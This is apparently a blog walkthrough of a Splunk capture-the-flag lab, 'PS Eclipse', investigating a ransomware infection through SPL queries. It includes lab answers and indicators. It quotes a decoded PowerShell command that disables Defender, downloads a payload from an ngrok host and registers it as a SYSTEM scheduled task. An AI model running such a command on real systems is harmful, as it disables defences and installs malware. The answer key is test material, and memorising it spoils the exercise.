PS Eclipse | by Dharavathnagaraju
Premium room
PS Eclipse | by Dharavathnagaraju
Premium room
Use Splunk to investigate the ransomware activity.
Scenario : You are a SOC Analyst for an MSSP (Managed Security Service Provider) company called TryNotHackMe .
A customer sent an email asking for an analyst to investigate the events that occurred on Keegan’s machine on Monday, May 16th, 2022 . The client noted that the machine is operational, but some files have a weird file extension. The client is worried that there was a ransomware attempt on Keegan’s device.
Your manager has tasked you to check the events in Splunk to determine what occurred in Keegan’s device.
Happy Hunting!
Lab Machine
You can use the Attack Box or OpenVPN to access the Splunk instance. The IP for the Splunk instance is 10.48.157.105 .
Note : Wait for the lab machine to fully load. If you see errors after 2 minutes, refresh the URL until it loads.
- A suspicious binary was downloaded to the endpoint. What was the name of the binary?
To identify the suspicious executable downloaded to the endpoint, I searched all indexes for events related to Keegan’s machine and listed the most common process images.
SPL Query:
index="*" host="DESKTOP-TBV8NEF"
| top limit=20 Image
From the results, I identified the suspicious binary OUTSTANDING_GUTTER.exe, which is not a legitimate Windows process and is likely associated with the ransomware activity.

Answer:OUTSTANDING_GUTTER.exe
2.What is the address the binary was downloaded from? Add http:// to your answer & defang the URL.
index="*" CommandLine="*OUTSTANDING_GUTTER.exe"
This is Base64-encoded PowerShell (UTF-16LE), a common technique used by attackers to obfuscate commands
UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgA
C0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQ
BvAG4AaQB0AG8AcgBpAG4AZwAgACQAdAByAHUAZQA7AHc
AZwBlAHQAIABoAHQAdABwADoALwAvADgAOAA2AGUALQAxA
DgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgB
vAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAX
wBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUAdABGAGk
AbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtA
HAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABU
AEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBD
AHIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBO
AEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAv
AFQAUgAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBt
AHAAXABDAE8AVQBUAFMAVABBAE4ARABJAE4ARwBfAEcAVQBUA
FQARQBSAC4AZQB4AGUAIgAgAC8AUwBDACAATwBOAEUAVgBFAE
4AVAAgAC8ARQBDACAAQQBwAHAAbABpAGMAYQB0AGkAbwBuACAA
LwBNAE8AIAAqAFsAUwB5AHMAdABlAG0ALwBFAHYAZQBuAHQAS
QBEAD0ANwA3ADcAXQAgAC8AUgBVACAAIgBTAFkAUwBUAEUATQAiA
CAALwBmADsAUwBDAEgAVABBAFMASwBTACAALwBSAHUAbgAgAC8AVABO
ACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIA
After Decoded from base64:
Set-MpPreference -DisableRealtimeMonitoring $true;
wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;
SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\COUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;
SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"
To Defang the url I used the Cyberchef:
https://gchq.github.io/CyberChef

Answer:hxxp[://]886e-181–215–214–32[.]ngrok[.]io
3.What Windows executable was used to download the suspicious binary? Enter full path.
I searched for the suspicious binary using the following SPL query:
CommandLine="*OUTSTANDING_GUTTER.exe*"The results showed that a PowerShell command was executed to download the suspicious binary. The command was encoded using PowerShell’s EncodedCommand option, indicating an attempt to hide the download activity. From the command line, we can confirm that OUTSTANDING_GUTTER.exe was downloaded to the endpoint.
index="*" CommandLine="*OUTSTANDING_GUTTER.exe*"
Answer:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
4.What command was executed to configure the suspicious binary to run with elevated privileges?
I searched for the suspicious binary using the following SPL query:
index="*" CommandLine="*OUTSTANDING_GUTTER.exe*"The results showed that schtasks.exe was used to create a scheduled task named OUTSTANDING_GUTTER.exe. The task was configured to execute the binary from C:\Windows\Temp\OUTSTANDING_GUTTER.exe whenever Application Event ID 777 occurred. The /RU SYSTEM option specifies that the task runs with SYSTEM privileges, giving the malware elevated permissions.

*Answer:”C:\Windows\system32\schtasks.exe” /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\COUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO [System/EventID=777] /RU SYSTEM /f**
5.What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges? (Format: User + ; + CommandLine)


Answer:NT AUTHORITY\SYSTEM;”C:\Windows\system32\schtasks.exe” /Run /TN OUTSTANDING_GUTTER.exe
6.The suspicious binary connected to a remote server. What address did it connect to? Add http:// to your answer & defang the URL
I spent some time trying different SPL queries but couldn’t find the answer. I then reviewed the previous question and noticed that the attacker had already used the ngrok application. That gave me a hint, so I decided to search for ngrok-related events in Splunk. From those results, I was able to identify the correct answer.
index="*" QueryName="9030-181-215-214-32.ngrok.io"

Answer:hxxp[://]9030–181–215–214–32[.]ngrok[.]io
7.A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?

Answer:script.ps1
8.The malicious script was flagged as malicious. What do you think was the actual name of the malicious script?
index="*" TargetFilename="C:\\Windows\\Temp\\script.ps1"

Answer:BlackSun.ps1
9.A ransomware note was saved to disk, which can serve as an IOC. What is the full path to which the ransom note was saved?

Answer:C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt
10.The script saved an image file to disk to replace the user’s desktop wallpaper, which can also serve as an IOC. What is the full path of the image?
index="*"
| stats count by  TargetFilename  or
| table Targetfilename
Answer:C:\Users\Public\Pictures\blacksun.jpg
Conclusion
This was a fun and interesting investigation that provided hands-on experience with analyzing ransomware activity using Splunk. Throughout the challenge, I investigated process executions, PowerShell commands, scheduled tasks, and network activity to reconstruct the attack timeline. Some questions required revisiting previous findings and correlating different events, which reinforced the importance of following the attack chain rather than analyzing each event in isolation.
One key takeaway from this room is that using the appropriate filters — such as the host name and the specified date range — can significantly reduce irrelevant events and make investigations much more efficient. Overall, this challenge improved my Splunk query skills and gave me a better understanding of how SOC analysts investigate real-world ransomware incidents.
Thank you!
메타데이터
- post_id
- 6dfb72be16da
- slug
- ps-eclipse-6dfb72be16da
- url
- https://medium.com/@dharavathnagaraju2973/ps-eclipse-6dfb72be16da
- canonical_url
- https://medium.com/@dharavathnagaraju2973/ps-eclipse-6dfb72be16da
- author_url
- https://medium.com/@dharavathnagaraju2973
- status
- ok
- fetched_at
- 2026-07-13 06:23:13